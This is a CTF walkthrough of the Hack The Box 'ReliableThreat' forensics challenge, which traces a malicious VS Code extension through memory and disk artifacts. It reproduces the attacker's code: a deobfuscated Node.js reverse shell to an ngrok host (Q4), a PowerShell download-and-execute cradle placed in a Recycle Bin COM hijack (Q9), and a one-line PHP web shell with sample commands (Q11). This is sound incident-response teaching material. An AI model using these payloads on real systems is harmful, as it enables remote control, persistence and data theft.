ReliableThreat Sherlock Walkthrough
Memory forensics of a malicious VS Code extension attack: obfuscated reverse shell via ngrok, COM object hijacking persistence and a PHP web shell in a Laravel project.
Solved ReliableThreat from Hack The Box!
Attack Timeline
| Timestamp (UTC) | Event | Evidence Source |
|---|---|---|
| 2024-07-23 00:41:19 | Malicious VS Code extension chatgpt-b0t published to Marketplace by 0xS1rx58.D3V |
Wayback Machine (Q6) |
| 2024-07-22 15:56:02 | Extension chatgpt-b0t-0.0.1 installed on User2’s machine |
package.json installedTimestamp (Q5) |
| 2024-07-23 02:28:58 | Code.exe (PID 8108) launched by User2 via explorer.exe |
Volatility3 pstree (Q1) |
| 2024-07-23 02:29:03 | Extension Host Code.exe (PID 1612) spawned | Volatility3 pstree |
| 2024-07-23 02:29:08 | Legitimate extension devsense.php.ls (PID 8332) loaded | Volatility3 pstree |
| 2024-07-23 02:29:03+ | Malicious extension.js loaded, registers help command trigger |
Dumped extension.js (Q3) |
| 2024-07-23 02:32:35 | cmd.exe (PID 4196) spawned — executes C:\Users\Public\RuntimeBroker.exe |
Volatility3 pstree/cmdline (Q8) |
| 2024-07-23 02:32:35 | RuntimeBroker.exe (PID 1224) — reverse shell to 6.tcp.eu.ngrok.io:16587 |
Volatility3 netscan (Q4) |
| 2024-07-23 02:35:37 | Post-exploitation cmd.exe (PID 9008) spawned by RuntimeBroker.exe | Volatility3 pstree |
| Post-exploitation | Recycle Bin CLSID hijacked via temp.exe for COM persistence (T1546.015) | AD1 strings analysis (Q9/Q10) |
| Post-exploitation | Laravel project index.php injected with PHP web shell |
AD1 git diff (Q11) |
Key observation: The attack chain originates from a malicious VS Code extension (
chatgpt-b0t) masquerading as a ChatGPT helper. When User2 triggers thehelpcommand, the extension establishes a reverse shell via ngrok, dropsRuntimeBroker.exeinC:\Users\Public\, and proceeds to set up dual persistence — COM Object Hijacking (Recycle Bin) and a PHP web shell in a local Laravel project.
Tools used: Volatility 3 (pslist, cmdline, pstree, filescan, handles, getsids, netscan, dumpfiles), strings, extract_ad1.py, git diff, Wayback Machine, https://deobfuscate.relative.im/
Q1 — What is the application that starts the suspicious chain of processes?
Answer: Code.exe
We used Volatility 3 to analyze the memory dump (memory.vmem) and exported process listing and command-line data to identify the origin of the attack chain:
$ python3 vol.py -f memory.vmem windows.pslist > exported_folder/pslist.txt
$ python3 vol.py -f memory.vmem windows.cmdline > exported_folder/cmdline.txt
Reviewing pslist.txt, we identified Code.exe (PID 8108) — the Visual Studio Code editor — as the parent process. Its child process devsense.php.ls (PID 8332) immediately stood out as suspicious, being the next link in the process chain.
The full command line from cmdline.txt confirms the extension path:
c:\Users\User2\.vscode\extensions\devsense.phptools-vscode-1.49.15728-win32-x64\out\server\devsense.php.ls
Key indicators:
-
Code.exe (PID 8108) is Visual Studio Code — a legitimate developer tool commonly found on developer workstations, making it an attractive target for supply-chain or extension-based attacks
-
devsense.php.ls (PID 8332) is the PHP language server from the PHP Tools for VS Code extension (DEVSENSE, version 1.49.15728) — a legitimate extension, but its role as the first child in the suspicious chain suggests it was either compromised, trojanized, or exploited
-
The extension is installed under User2’s profile (
c:\Users\User2\.vscode\extensions\), identifying the affected user account -
MITRE ATT&CK: T1195.002 (Supply Chain Compromise: Compromise Software Supply Chain), T1059 (Command and Scripting Interpreter), T1204.002 (User Execution: Malicious File)
Q2 — Provide the full path of the malicious file used to gain initial access.
Answer: C:\Users\User2\.vscode\extensions\0xs1rx58d3v.chatgpt-b0t-0.0.1\extension.js
Since Q1 confirmed that Code.exe (Visual Studio Code) starts the attack chain, the next logical step is to investigate what VS Code extensions are installed — one of them must be the initial access vector.
The Users.ad1 disk image (FTK/AD1 format) was provided as a triage artifact. However, after extracting it, the .vscode folder was not present under C:\Users\User2\ — the triage collection did not capture it.
We pivoted to the memory dump and used Volatility 3’s filescan plugin to find file objects referencing VS Code extensions cached in memory:
$ python3 vol.py -f memory.vmem windows.filescan | grep -i "\.vscode\\extensions"
This revealed several extension paths loaded in memory, including:
\Users\User2\.vscode\extensions\devsense.phptools-vscode-1.49.15728-win32-x64\...
\Users\User2\.vscode\extensions\visualstudioexptteam.vscodeintellicode-1.3.1\...
\Users\User2\.vscode\extensions\0xs1rx58d3v.chatgpt-b0t-0.0.1\extension.js
The first two are legitimate, well-known extensions (PHP Tools by DEVSENSE, IntelliCode by Microsoft). The third one immediately stands out as malicious.
An alternative approach using strings on the memory dump would also surface this path:
$ strings -el memory.vmem | grep -i "\.vscode\\extensions" | sort -u
Key indicators:
-
Publisher name
0xs1rx58d3v— leet-speak style handle (0x-s1r-x58-d3v), not a legitimate marketplace publisher. Legitimate extensions have recognizable publisher IDs (e.g.,devsense,visualstudioexptteam,ms-python) -
Extension name
chatgpt-b0t— typosquatting a popular AI tool (ChatGPT) with a zero replacing the letter ‘o’. This is a classic social engineering technique to trick developers into installing a malicious extension that appears to be a ChatGPT integration -
Version
0.0.1— initial release version, indicating a newly created extension with no update history — typical of throwaway malicious packages -
The
extension.jsfile is the entry point for any VS Code extension — this is the code that executes when the extension loads. In this case, it likely contains the logic that spawnscmd.exe /d /s /c "C:\Users\Public\RuntimeBroker.exe"as seen in the process tree -
The attack leverages the trust developers place in VS Code’s extension ecosystem — once installed, extensions run with the full privileges of the user without sandboxing
-
The
.vscodefolder was absent from the AD1 triage image, demonstrating why memory forensics is critical — disk artifacts may be incomplete, but loaded file paths persist in memory -
MITRE ATT&CK: T1195.002 (Supply Chain Compromise: Compromise Software Supply Chain), T1204.002 (User Execution: Malicious File), T1036.005 (Masquerading: Match Legitimate Name or Location)
Q3 — What user input, when executed, will run the malicious code?
Answer: help
To understand what triggers the malicious payload, we needed to examine the extension’s source code. From Q2 we identified the malicious extension at 0xs1rx58d3v.chatgpt-b0t-0.0.1. We first used filescan to locate the extension files in memory:
$ vol3 -f memdump.dmp windows.filescan | grep -i "chatgpt-b0t"
0x850cd16d92b0  \Users\User2\.vscode\extensions\0xs1rx58d3v.chatgpt-b0t-0.0.1\package.json
0x850cd2e704f0  \Users\User2\.vscode\extensions\0xs1rx58d3v.chatgpt-b0t-0.0.1\extension.js
...
We first dumped and examined package.json to understand the extension’s registered command:
$ vol3 -f memdump.dmp windows.dumpfiles --virtaddr 0x850cd16d92b0
The package.json revealed:
"contributes": {
    "commands": [{
        "command": "chatbot.start",
        "title": "Chatbot: Start"
    }]
}
This tells us the user activates the extension via the VS Code Command Palette (Ctrl+Shift+P → “Chatbot: Start”). However, this alone doesn’t trigger the malicious payload — it only opens the chatbot interface.
Next, we dumped extension.js to find the actual trigger. The initial dump using --virtaddr failed due to paged-out memory:
$ vol3 -f memdump.dmp windows.dumpfiles --virtaddr 0x850cd2e704f0
# Result: Error dumping file
We successfully recovered it using --physaddr instead:
$ vol3 -f memdump.dmp windows.dumpfiles --physaddr 0x850cd2e704f0
Examining the dumped extension.js, the critical line was:
else if (userInput.toLowerCase().includes('help')) {
This condition checks if the user’s input in the chatbot interface contains the word “help” (case-insensitive). When matched, instead of displaying help information, the extension executes the malicious payload — spawning cmd.exe /d /s /c "C:\Users\Public\RuntimeBroker.exe" as observed in the process tree.
Key indicators:
-
Social engineering trigger — “help” is the most natural first input a user would type when trying out a new ChatGPT-like chatbot extension, making it virtually guaranteed to trigger on first use
-
The extension presents itself as a helpful AI chatbot (
Chatbot: Start), building user trust before the trap fires -
The trigger uses
.toLowerCase().includes()rather than an exact match, so any input containing “help” (e.g., “can you help me?”, “help with code”) would activate the payload -
Two-stage activation: (1) user runs “Chatbot: Start” from Command Palette to open the interface, (2) user types anything containing “help” to trigger the malicious code — this separation makes the extension appear benign on initial inspection
-
The
--physaddrdump method succeeded where--virtaddrfailed — a useful technique when Volatility can’t reconstruct the file via virtual address mapping (pages may be partially swapped out but still present at physical offsets) -
MITRE ATT&CK: T1204.002 (User Execution: Malicious File), T1059.007 (Command and Scripting Interpreter: JavaScript)
Q4 — What are the hostname and port used to establish a reverse shell?
Answer: 6.tcp.eu.ngrok.io:16587
Starting from the process tree, we know the extension host Code.exe (PID 1612) is the process that runs the malicious extension. We used netscan to check its network connections:
$ cat netscan.txt | grep 1612

| Offset | Protocol | Local Address | Local Port | Foreign Address | Foreign Port | State | PID | Process | Timestamp (UTC) |
|---|---|---|---|---|---|---|---|---|---|
| 0x850ccb697730 | TCPv4 | 0.0.0.0 | 5500 | 0.0.0.0 | 0 | LISTENING | 1612 | Code.exe | 02:29:17 |
| 0x850ccfe1f010 | TCPv4 | 192.168.122.54 | 49799 | 52.28.247.255 | 16587 | ESTABLISHED | 1612 | Code.exe | 02:31:43 |
| 0x850cd0da54d0 | TCPv4 | 192.168.122.54 | 49844 | 20.50.88.241 | 443 | CLOSED | 1612 | Code.exe | 02:37:27 |
The ESTABLISHED connection to 52.28.247.255:16587 at 02:31:43 UTC is the reverse shell — this is PID 1612 (extension host) connecting outbound to an external IP on a non-standard port. However, netscan only shows IP addresses, not hostnames. We needed to find the hostname the attacker hardcoded.
Searching for the IP in memory strings yielded nothing — the attacker never stored the resolved IP as a string. The connection used a hostname that was resolved at runtime via DNS.
We turned to the extension.js source code dumped in Q3. The code was obfuscated using a JavaScript obfuscator, but the string array was visible:
const _0x14a95e=['process','ess','log','bGkyQ','child_proc','433068GAVVdC',
'KKJsC','3558228jqdABL','join','tCzjG','writeFile','5861450KWrzJd',
'net','6.tcp.eu.n','existsSync','8mEVbLY','.lock','33671lcKKCQ',
'write','homedir','7608789yiXVDm','connect','Socket','exec','close',
'7500TuJOnk','AZCnT','4640KgvouZ','1240CscGNm','817948FedAcv',
'10yrCwwl','grok.io','path','mdIHn','closed','qZNxq','data',
'error','toString'];
The hostname is split across two strings in the array: '6.tcp.eu.n' + 'grok.io' = 6.tcp.eu.ngrok.io
To confirm and get a clean view of the malicious logic, we deobfuscated the code using https://deobfuscate.relative.im
The deobfuscated code reveals a textbook Node.js reverse shell:
(function () {
  const _0x3db126 = new net.Socket()
  return (
    _0x3db126.connect(16587, '6.tcp.eu.ngrok.io'),
    _0x3db126.on('data', (_0xd34d07) => {
      const _0x45fcf2 = _0xd34d07.toString()
      require('child_process').exec(
        _0x45fcf2,
        (_0x460220, _0x254585, _0x3aa38b) => {
          _0x460220
            ? _0x3db126.write(_0x3aa38b)
            : _0x3db126.write(_0x254585)
        }
      )
    })
  )
})
The reverse shell logic:
- Creates a new TCP socket (
net.Socket()) - Connects to
6.tcp.eu.ngrok.ioon port16587 - Listens for incoming data from the attacker
- Passes received data to
child_process.exec()— executing whatever command the attacker sends - Writes back the command output (
stdout) or error (stderr) to the socket
Key indicators:
-
ngrok tunneling service — the attacker uses ngrok to create a public TCP tunnel (
6.tcp.eu.ngrok.io:16587) that forwards to their local machine. This provides a stable hostname while hiding their real IP, and the traffic goes through ngrok’s infrastructure (AWS IPs like52.28.247.255), making IP-based blocking ineffective -
The connection was ESTABLISHED at
02:31:43 UTC— approximately 2 minutes and 40 seconds after the extension host started (02:29:03), and about 54 seconds beforecmd.exe(PID 4196) spawned RuntimeBroker.exe at 02:32:35. This suggests the reverse shell connected first, then the attacker sent commands through it -
Obfuscation techniques: string splitting (
'6.tcp.eu.n'+'grok.io'), string array extraction, hex arithmetic for numeric values — all designed to evade static analysis and string-based detection -
MITRE ATT&CK: T1059.007 (Command and Scripting Interpreter: JavaScript), T1571 (Non-Standard Port), T1572 (Protocol Tunneling), T1573 (Encrypted Channel), T1041 (Exfiltration Over C2 Channel)
Q5 — What is the display name of the developer who created this malicious file?
Answer: 0xS1rx58.D3V
From the package.json we already dumped in Q3 (offset 0x850cd16d92b0), we examined the __metadata section which contains VS Code marketplace metadata:

Q6 — What time was the malicious file released? UTC.
Answer: 2024-07-23 00:41:19
The extension is no longer available on the VS Code Marketplace — it was taken down. However, we can reconstruct the URL from the metadata we already have.
The VS Code Marketplace URL format is:
https://marketplace.visualstudio.com/items?itemName=<publisher>.<extension>
From the package.json metadata (Q5), we know:
- Publisher:
0xs1rx58d3v - Extension:
chatgpt-b0t
Constructed URL:
https://marketplace.visualstudio.com/items?itemName=0xs1rx58d3v.chatgpt-b0t
We checked the Wayback Machine for archived copies:
https://web.archive.org/web/*/https://marketplace.visualstudio.com/items?itemName=0xs1rx58d3v.chatgpt-b0t
The Wayback Machine had 3 captures (29 Jul 2024 – 24 Jul 2025). The archived marketplace page revealed:

Key indicators:
- Only 5 installs — confirms this was a targeted or very recent attack, not a widely distributed extension
- 0 reviews — no community vetting, a red flag for any extension
- 3-minute gap between release (00:41:19) and last update (00:44:52) — the attacker likely published, tested, and made a quick fix
- Category “Other” — not categorized under a legitimate VS Code extension category
- Minimal description — “ChatGPT-B0T is a AI extension” — low-effort social engineering relying on the ChatGPT brand recognition alone
- The Wayback Machine proved essential for recovering evidence of a deleted/removed marketplace listing — a reminder that OSINT tools can preserve artifacts that threat actors attempt to destroy
- MITRE ATT&CK: T1195.002 (Supply Chain Compromise: Compromise Software Supply Chain), T1608.001 (Stage Capabilities: Upload Malware)
Q7 — Provide the SID for the user who has been compromised.
Answer: S-1-5-21-1998887770-13753423-1649717590-1001
We already know from the process tree that PID 1612 (Code.exe extension host) is the process that executed the malicious extension. To identify the compromised user’s SID, we used Volatility 3’s getsids plugin targeting that PID:
$ vol3 -f memdump.dmp windows.getsids --pid 1612
The output shows all security identifiers associated with PID 1612:

The first SID entry S-1-5-21-...-1001 maps to User2 — confirming this is the compromised account.
Q8 — Provide the full path of the suspicious executable being run during the infection chain.
Answer: C:\Users\Public\RuntimeBroker.exe
This was already identified in our initial pstree analysis. The process tree shows the infection chain flowing through the extension host:
The cmdline output for PID 4196 reveals the full command:
C:\Windows\system32\cmd.exe /d /s /c "C:\Users\Public\RuntimeBroker.exe"
And PID 1224 confirms the executable path:
C:\Users\Public\RuntimeBroker.exe
We also confirmed the file exists in memory via filescan:
$ cat filescan.txt | grep -i "RuntimeBroker" | grep -i "public"
0x850ccfcafb40  \Users\Public\RuntimeBroker.exe
0x850cd188f820  \Users\Public\RuntimeBroker.exe
Two file objects at different memory offsets — indicating the file was referenced multiple times (once when written to disk, once when loaded for execution).
Key indicators:
-
Masquerading —
RuntimeBroker.exeis a legitimate Windows process that normally resides inC:\Windows\System32\. By naming their payload identically, the attacker ensures it blends into process listings, making it easy to overlook during casual triage. The critical difference is the path —C:\Users\Public\vsC:\Windows\System32\ -
C:\Users\Public\is a world-writable directory — any user can create files there without elevated privileges, making it a common malware staging location. UnlikeC:\Windows\System32\, writing here doesn’t trigger UAC -
cmd.exe /d /s /cexecution pattern — the/cflag means cmd.exe executes the command and terminates, while/ddisables AutoRun registry commands and/smodifies quote handling. This is a standard malware launcher pattern to silently execute a payload -
Two-stage payload delivery: the malicious VS Code extension (
extension.js) acts as a dropper/downloader that stagesRuntimeBroker.exeinC:\Users\Public\, then usescmd.exeas an intermediary to launch it — adding a layer of indirection between the extension and the final payload -
The legitimate
RuntimeBroker.exe(PID 5292, 8908) can be seen in the pstree running fromC:\Windows\System32\RuntimeBroker.exeundersvchost.exe (788)— providing a direct comparison with the fake one -
MITRE ATT&CK: T1036.005 (Masquerading: Match Legitimate Name or Location), T1059.003 (Command and Scripting Interpreter: Windows Command Shell), T1204.002 (User Execution: Malicious File)
Q9: The threat actor has modified the Windows registry to include a new entry. This change ensures that whenever a legitimate component runs, it triggers the malicious process, allowing the threat actor to maintain control of the system. Specify the name of the legitimate component.
Answer: Recycle Bin
Methodology
This question asks us to find a persistence mechanism — how the attacker ensures their malicious code runs again even after a reboot or if the initial process dies. The key clue in the question is: “whenever a legitimate component runs, it triggers the malicious process.” This tells us the attacker hijacked something that already exists on the system.
Step 1 — Ruling out common persistence locations
The first instinct is to check the classic Run keys — the most common autostart registry entries:
$ vol3 -f ../memdump.dmp windows.registry.printkey --key "Software\Microsoft\Windows\CurrentVersion\Run" --recurse
This returned only legitimate entries (OneDrive, Edge auto-launch) — nothing pointing to RuntimeBroker.exe or any suspicious executable. So the attacker used something less obvious.
Step 2 — Investigating files on disk
Looking at the AD1 triage image, we found an additional suspicious file in C:\Users\Public\ — the same directory where RuntimeBroker.exe was staged:
C:\Users\Public\temp.exe
This is suspicious: C:\Users\Public\ is a world-writable directory, and legitimate software rarely drops executables named temp.exe there.
Step 3 — Extracting strings from temp.exe
Running strings on the file revealed the persistence mechanism:
$ strings -n 10 temp.exe | head -10
!This program cannot be run in DOS mode.
UAWAVAUATWVSH
[^_A\A]A^A_]
SOFTWARE\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell
C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe -ExecutionPolicy Bypass -Command "(New-Object Net.WebClient).DownloadFile('http://s1rx.xyz/tmp.exe', 'C:\Windows\Temp\tmp.exe'); Start-Process 'C:\Windows\Temp\tmp.exe'"
open\command
Two critical pieces of information here:
- Registry path:
SOFTWARE\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell\open\command - Payload: A PowerShell download cradle that fetches
tmp.exefrom the attacker’s domains1rx.xyz
Step 4 — Identifying the CLSID
The CLSID {645FF040-5081-101B-9F08-00AA002F954E} is a well-known Windows identifier. A quick search on any CLSID reference list confirms it belongs to the Recycle Bin.
By modifying the shell\open\command subkey for this CLSID, the attacker ensures that every time a user opens the Recycle Bin (double-clicks it on the desktop or in Explorer), Windows executes the attacker’s PowerShell command instead of (or in addition to) the normal Recycle Bin behavior.
How the persistence chain works
User opens Recycle Bin
  → Windows reads CLSID {645FF040-5081-101B-9F08-00AA002F954E}\shell\open\command
    → Executes: Powershell.exe -ExecutionPolicy Bypass -Command "..."
      → Downloads tmp.exe from http://s1rx.xyz/tmp.exe
        → Saves to C:\Windows\Temp\tmp.exe
          → Executes tmp.exe via Start-Process
This is a multi-stage persistence mechanism:
temp.exe(the registry modifier) is the installer — it writes the CLSID hijack- The hijacked Recycle Bin becomes the trigger — activated by normal user behavior
- The PowerShell cradle is the downloader — fetching the latest payload from the attacker’s C2
tmp.exeis the final payload — potentially a fresh copy of RuntimeBroker.exe or an updated implant
Key Indicators
- COM Object Hijacking — Instead of using well-known persistence keys (
Run,RunOnce, IFEO), the attacker abused Windows’ COM/CLSID infrastructure. Every shell namespace object (Recycle Bin, My Computer, Control Panel) has a CLSID with configurable shell commands. This technique is stealthier because most forensic tools and EDR solutions focus onRunkeys and scheduled tasks {645FF040-5081-101B-9F08-00AA002F954E}— This CLSID has existed since Windows XP and is present on every Windows installation. The Recycle Bin is an ideal hijack target because users interact with it regularly and instinctively- PowerShell download cradle —
ExecutionPolicy Bypassdisables script execution restrictions, andNet.WebClient.DownloadFileis a classic LOLBin technique for fetching remote payloads without dropping a script to disk - Attacker infrastructure —
s1rx.xyzdomain ties back to the threat actor’s identity (0xS1rx58.D3Vfrom Q5), confirming this is part of the same campaign - Staging in
C:\Windows\Temp\— The downloaded payload lands in a different temp directory than the initial staging (C:\Users\Public\), potentially to evade monitoring rules focused on the original staging path temp.exeas a utility — The attacker used a separate dedicated tool just to install persistence, rather than building it into the main implant. This modular approach makes each component simpler and harder to attribute- MITRE ATT&CK: T1546.015 (Event Triggered Execution: Component Object Model Hijacking), T1059.001 (Command and Scripting Interpreter: PowerShell), T1105 (Ingress Tool Transfer), T1547 (Boot or Logon Autostart Execution)
Q10: Which MITRE technique corresponds to the previous action?
Answer: T1546.015
Methodology
This question directly references the persistence mechanism identified in Q9 — the COM Object Hijacking of the Recycle Bin’s CLSID.
The attacker modified the registry key:
SOFTWARE\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell\open\command
This maps precisely to MITRE ATT&CK technique T1546.015 — Event Triggered Execution: Component Object Model Hijacking.
Why T1546.015?
Let’s break down the classification:
- T1546 (Event Triggered Execution) — The malicious code doesn’t run at boot or on a schedule. Instead, it’s triggered by a user event — opening the Recycle Bin. The execution depends on the user interacting with a Windows shell namespace object
- .015 (Component Object Model Hijacking) — The attacker abuses Windows’ COM infrastructure by modifying a CLSID’s
shell\open\commandvalue. COM objects are how Windows maps identifiers (CLSIDs) to executable behaviors. By hijacking an existing CLSID, the attacker inserts their code into a trusted execution path
The specificity of the sub-technique matters — answering just “T1546” (Event Triggered Execution) would be too broad. The .015 specifies the exact COM hijacking mechanism used.
Q11: The threat actor has identified the location for all projects and manipulated one of the project files. Could you provide details about the malicious code that was added by the threat actor?
Answer: $testc = $_GET['s1']; echo$testc;
Found via git diff on the Laravel project:
+$testc = $_GET['s1']; echo `$testc`;
Methodology
The question tells us the attacker found the victim’s development projects and tampered with a project file. Since the AD1 triage image contains the Users folder, we can browse the victim’s files directly.
Step 1 — Locating user projects
User2’s Desktop contains a project directory:
C:\Users\User2\Downloads\Project\laravel-11.1.4\
This is a Laravel 11 PHP web framework project — a common choice for web application development.
Step 2 — Identifying the tampered file
In any Laravel project, the entry point is public/index.php — every HTTP request to the application passes through this file. It’s the front controller that bootstraps the entire framework.
Since the Laravel project contains a .git folder, we can use git diff to instantly spot any modifications the attacker made compared to the original codebase:
$ cd exported_files/C:\NONAME\ [NTFS]/[root]/Users/User2/Downloads/Project/laravel-11.1.4/
$ git diff
This is a powerful forensic technique — whenever a project has version control, always check git diff and git status to identify tampered files. It’s faster and more reliable than manually reviewing every file.
Examining the flagged file from the AD1 extraction:
$ cat public/index.php
Between the maintenance mode check and the Composer autoloader, an extra line was injected:
// Register the Composer autoloader...

$testc = $_GET['s1']; echo `$testc`;

require __DIR__.'/../vendor/autoload.php';
This single line is a fully functional PHP web shell.
Step 3 — Understanding the web shell
Breaking down $testc = $_GET['s1']; echo$testc;:
| Component | What it does |
|---|---|
$_GET['s1'] |
Reads the s1 parameter from the URL query string (e.g., ?s1=whoami) |
$testc |
Backtick execution — in PHP, backticks execute the enclosed string as a system command (equivalent to shell_exec()) |
echo |
Outputs the command result back to the attacker in the HTTP response |
Attack example:
GET /index.php?s1=whoami          → returns: www-data
GET /index.php?s1=cat+/etc/passwd → returns: system password file
GET /index.php?s1=net+user        → returns: Windows user list
This gives the attacker full Remote Code Execution (RCE) on the web server — any command they pass via the URL gets executed with the privileges of the web server process.
Key Indicators
- Web shell injection — The attacker chose
index.phpbecause it’s the guaranteed execution path for all Laravel requests. No need to know specific routes or controller names — every request hits this file first - Minimal footprint — The entire backdoor is a single line of PHP, making it easy to overlook during code review. No external files, no encoded payloads, no suspicious filenames
- Backtick execution — Using PHP’s backtick operator (```) instead of
system(),exec(), orshell_exec()is a deliberate evasion choice. Many WAF rules and static analysis tools scan for those function names but miss backtick syntax - Parameter name
s1— The variable names1andtestcare intentionally generic and inconspicuous, blending with legitimate test code a developer might leave in - Project reconnaissance — Before tampering with the file, the attacker had to discover the Laravel project on the victim’s system, indicating they performed file system enumeration after gaining access (likely via the reverse shell from Q4)
- Dual persistence strategy — The attacker now has two independent persistence mechanisms: the Recycle Bin COM hijack (Q9) for the Windows desktop, and this web shell for remote access if the Laravel project is ever deployed to a server
- MITRE ATT&CK: T1505.003 (Server Software Component: Web Shell), T1059.004 (Command and Scripting Interpreter: Unix Shell) / T1059.003 (Windows Command Shell), T1083 (File and Directory Discovery)